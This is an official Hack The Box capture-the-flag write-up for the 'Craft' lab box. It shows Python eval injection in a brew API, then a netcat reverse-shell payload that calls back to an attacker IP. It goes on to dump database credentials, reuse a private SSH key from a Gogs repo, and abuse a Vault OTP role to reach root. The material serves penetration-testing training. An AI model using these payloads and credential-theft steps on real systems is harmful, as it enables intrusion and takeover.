Hack The Box
PEN-TESTING LABS

Craft

23rd August 2019 / Document No D19.100.47

Prepared By: MinatoTW

Machine Author: Rotarydrone

Difficulty: Medium

Classification: Official

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

SYNOPSIS

Craft is a medium difficulty Linux box, hosting a Gogs server with a public repository. One of the issues in the repository talks about a broken feature, which calls the eval function on user input. This is exploited to gain a shell on a container, which can query the database containing a user credential. After logging in, the user is found to be using vault to manage the SSH server, and the secret for which is in their Gogs account. This secret is used to create an OTP which can be used to SSH in as root.

Skills Required

- Linux Enumeration
- Python code review
- Git

Skills Learned

- Python eval injection
- pymysql API
- Vault SSH

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

ENUMERATION

NMAP

```
ports=$(nmap -p- --min-rate=1000  -T4 10.10.10.110 | grep ^[0-9] | cut -d '/' -f 1
| tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.10.110
```


```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.10.110 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.10.110

Starting Nmap 7.70 ( https://nmap.org ) at 2019-09-09 09:02 PDT
Nmap scan report for gogs.craft.htb (10.10.10.110)
Host is up (0.16s latency).

PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 7.4p1 Debian 10+deb9u5 (protocol 2.0)
| ssh-hostkey:
<SNIP>
443/tcp  open  ssl/http nginx 1.15.8
|_http-server-header: nginx/1.15.8
|_http-title: Gogs
<SNIP>
6022/tcp open  ssh      (protocol 2.0)
| fingerprint-strings:
|   NULL:
|_    SSH-2.0-Go
| ssh-hostkey:
|_  2048 5b:cc:bf:f1:a1:8f:72:b0:c0:fb:df:a3:01:dc:a6:fb (RSA)
```

After a full port scan, we find SSH running on port 22 and 6022. An Nginx server is running on port 443.


HTTPS

After browsing to port 443 and accepting the certificate, we see the homepage for Craft.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193




The two icons on the top right point to two vhosts, “api.craft.htb” and “gogs.craft.htb”. Adding both of them to the hosts file and browsing to gogs.craft.htb, we come across a self-hosted Gogs server.



Clicking on explore takes us to the publicly available repositories, where we find Craft/craft-api.


Gogs Enumeration



There's one open issue by the user Dinesh at https://gogs.craft.htb/Craft/craft-api/issues/2, which exposes the API token and the request to the brew endpoint.

```
curl -H 'X-Craft-API-Token:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoidXNlciIsImV4cCI6MTU0OTM4NTI0Mn0.-w
W1aJkLQDOE-GP5pQd3z_BJTe2Uo0jJ_mQ238P5Dqw' -H "Content-Type: application/json" -k
-X POST https://api.craft.htb/api/brew/ --data
'{"name":"bullshit","brewer":"bullshit", "style": "bullshit", "abv": "15.0")}'
```

Saving this API token for later, we proceed to look at the latest commit by the user Dinesh that is referenced in the issue.



Looking at the commit, it's seen that a call to eval was added which checks if the requested "abv" value is greater than 1. As there's no sanitization in place, we can inject python code in the

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

request, which will get executed by the eval call. The eval function can evaluate and execute any python code given to it. For example:


```
>>> var = 2
>>> eval("var + 2")
4
```

The addition was evaluated by substituting the value for var and then adding. Similarly, we can execute OS command by using the inline import function in python.

```
>>> eval("__import__('os').system('whoami')")
root
0
```

The __import__() function can import a module and then call it's functions inline. We can use this to execute a reverse shell, and gain a foothold on the box.

Looking at the commits in the repo, we find another commit by Dinesh, which added a test script.



Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

The script checks if the change made to the brew endpoint works as intended. Download the script and execute to check if the changes made to the code are still valid.

```
wget --no-check-certificate  https://gogs.craft.htb/Craft/craft-api/raw/10e3ba4f0a09c778d7cec673f28d410b73455a86/tests/test.py
```

After downloading the script, add the following lines at the top to disable invalid certificate warnings.

```
import urllib3
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)
```

Ensure that the api.craft.htb VHOST is added to the hosts file and then run the script.

```
python test.py

{"message" : "Token is valid!"}

Create bogus ABV brew
"ABV must be a decimal value less than 1.0"

Create real ABV brew
null
```

We received the response which is exactly like the one configured in the issue. So, possibly the code wasn't patched and could be exploited through eval injection.

Edit the script and add the nc reverse shell command to the abv value, the second request can be removed.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
#!/usr/bin/env python

import requests
import json
import urllib3
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

response = requests.get('https://api.craft.htb/api/auth/login',  auth=('dinesh',
'4aUh0A8PbVJxgd'), verify=False)

json_response = json.loads(response.text)
token =  json_response['token']

headers = { 'X-Craft-API-Token': token, 'Content-Type': 'application/json'  }

# make sure token is valid
response = requests.get('https://api.craft.htb/api/auth/check', headers=headers,
verify=False)
print(response.text)

# create a sample brew with bogus ABV... should fail.

print("Create bogus ABV brew")
brew_dict = {}
brew_dict['abv'] = "__import__('os').system('rm /tmp/f;mkfifo /tmp/f;cat
/tmp/f|/bin/sh -i 2>&1|nc 10.10.14.2 4444 >/tmp/f')"

brew_dict['name'] = 'bullshit'
brew_dict['brewer'] = 'bullshit'
brew_dict['style'] = 'bullshit'

json_data = json.dumps(brew_dict)
response = requests.post('https://api.craft.htb/api/brew/', headers=headers,
data=json_data, verify=False)

print(response.text)
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

FOOTHOLD

Executing the script should give a reverse shell as root.

```
rlwrap nc -lvp 1234

Listening on [] (family 2, port)
Connection from gogs.craft.htb 47630 received!
/bin/sh: can't access tty; job control off
/opt/app # id
uid=0(root) gid=0(root) groups=0(root)
```

Looking around we see the ".dockerenv" file in the '/ 'folder which confirms that we're on a container. Looking in the /opt/app folder, we find a script named dbtest.py, which executes SQL statements on the MySQL host (not accessible externally).

```
import pymysql
from craft_api import settings

# test connection to mysql database

connection = pymysql.connect(host=settings.MYSQL_DATABASE_HOST,
                             user=settings.MYSQL_DATABASE_USER,
                             password=settings.MYSQL_DATABASE_PASSWORD,
                             db=settings.MYSQL_DATABASE_DB,
                             cursorclass=pymysql.cursors.DictCursor)

try:
      with connection.cursor() as cursor:
      sql = "SELECT `id`, `brewer`, `name`, `abv` FROM `brew` LIMIT 1"
      cursor.execute(sql)
      result = cursor.fetchone()
      print(result)
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
finally:
      connection.close()
```

Executing the script on the container we get a reply which confirms that the database host is up. The settings are imported from the craft_api folder, looking at it we find db credentials as well as the db name.

```
cat settings.py

<SNIP>
# database
MYSQL_DATABASE_USER = 'craft'
MYSQL_DATABASE_PASSWORD = 'qLGockJ6G2J75O'
MYSQL_DATABASE_DB = 'craft'
<SNIP>
```

Let's create a new script to view all the tables in the database. It needs to be in the same folder to import the settings. Create the following script locally.

```
#!/usr/bin/env python

import pymysql
from craft_api import settings

# test connection to mysql database

connection = pymysql.connect(host=settings.MYSQL_DATABASE_HOST,
                             user=settings.MYSQL_DATABASE_USER,
                             password=settings.MYSQL_DATABASE_PASSWORD,
                             db=settings.MYSQL_DATABASE_DB,
                             cursorclass=pymysql.cursors.DictCursor)

try:
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
      with connection.cursor() as cursor:
      sql = "show tables"
      cursor.execute(sql)
      result = cursor.fetchall()
      print(result)

finally:
      connection.close()
```

We switched the query to list all the tables in the database, and used the fetchall() method to list all rows. This can be found in the pymysql docs here. Start an HTTP server and download the script to the box.

```
python3 -m http.server 80 # locally
wget 10.10.14.2/get_tables.py
```

Executing the script, we receive the list of tables in the DB.

```
python get_tables.py

[{'Tables_in_craft': 'brew'}, {'Tables_in_craft': 'user'}]
```

Next, edit the script to get all the data in the user table. Switch the SQL query to the one below and redownload the script to the box.

```
sql = "Select * from `user`"
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193


Executing the script gives us the credentials for the users Dinesh, Ebachman and Gilfoyle.

```
python get_user.py

[{'id': 1, 'username': 'dinesh', 'password': '4aUh0A8PbVJxgd'}, {'id': 4, 'username': 'ebachman', 'password':
'llJ77D8QFKLPQB'}, {'id': 5, 'username': 'gilfoyle', 'password': 'ZEU3N8WNM2rh4T'}]
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

LATERAL MOVEMENT

Trying to SSH in with the passwords fail, but we can login as Gilfoyle to the Gogs server. Browse to https://gogs.craft.htb/user/login, using the credentials Gilfoyle / ZEU3N8WNM2rh4T to login.



Looking at his private repositories we find a “craft-infra” repository. The repository contains a .ssh folder with the private key for the user.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Copy the key locally, and use SSH to login. The server asks for the password to the encrypted key, and we can input Gilfoyle's password gained from the database.

```
ssh -i key gilfoyle@10.10.10.110

Enter passphrase for key 'key':
Linux craft.htb 4.9.0-8-amd64 #1 SMP Debian 4.9.130-2 (2018-10-27) x86_64
<SNIP>

gilfoyle@craft:~$ id
uid=1001(gilfoyle) gid=1001(gilfoyle) groups=1001(gilfoyle)
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

PRIVILEGE ESCALATION

Looking at the user's home folder we see a file named ".vault-token".

```
gilfoyle@craft:~$ ls -la
total 36
drwx------ 4 gilfoyle gilfoyle 4096 Feb  9  2019 .
drwxr-xr-x 3 root     root     4096 Feb  9  2019 ..
-rw-r--r-- 1 gilfoyle gilfoyle  634 Feb  9  2019 .bashrc
drwx------ 3 gilfoyle gilfoyle 4096 Feb  9  2019 .config
-rw-r--r-- 1 gilfoyle gilfoyle  148 Feb  8  2019 .profile
drwx------ 2 gilfoyle gilfoyle 4096 Feb  9  2019 .ssh
-r-------- 1 gilfoyle gilfoyle   33 Feb  9  2019 user.txt
-rw------- 1 gilfoyle gilfoyle   36 Feb  9  2019 .vault-token
-rw------- 1 gilfoyle gilfoyle 2546 Feb  9  2019 .viminfo
```

A quick google search about it brings us to this page. Going back to Gilfoyle's profile on Gogs, we see a vault folder containing a secret.sh file. The user has configured "Vault" in order to manage SSH logins.


Branch: master ▾ craft-infra / vault / **secrets.sh**

secrets.sh 171 B


```
1  #!/bin/bash
2
3  # set up vault secrets backend
4
5  vault secrets enable ssh
6
7  vault write ssh/roles/root_otp \
8      key_type=otp \
9      default_user=root \
10     cidr_list=0.0.0.0/0
```

Looking at the SSH secrets documentation for Vault here, we see that first a role has to be created for a particular user.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193



Looking back at the secrets.sh file, we see that the default user is root and roles is set to "root_otp". This can now be used to create an OTP for the root user in order to login. The format can be found in the "Automate it!" section in the page.



Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Following the same format, the command to generate the root OTP will be:

```
vault ssh -role root_otp -mode otp root@10.10.10.110
```

The command provides the OTP, and then performs an SSH login. The SSH password is the OTP given by vault.

```
gilfoyle@craft:~$ vault ssh -role root_otp -mode otp root@10.10.10.110
Vault could not locate "sshpass". The OTP code for the session is displayed
below. Enter this code in the SSH password prompt. If you install sshpass,
Vault can automatically perform this step for you.
OTP for the session is: 15852513-dac3-e31d-2816-0bbe62b473c0
<SNIP>

Password:
Linux craft.htb 4.9.0-8-amd64 #1 SMP Debian 4.9.130-2 (2018-10-27) x86_64
<SNIP>

Last login: Tue Aug 27 04:53:14 2019
root@craft:~# id
uid=0(root) gid=0(root) groups=0(root)
```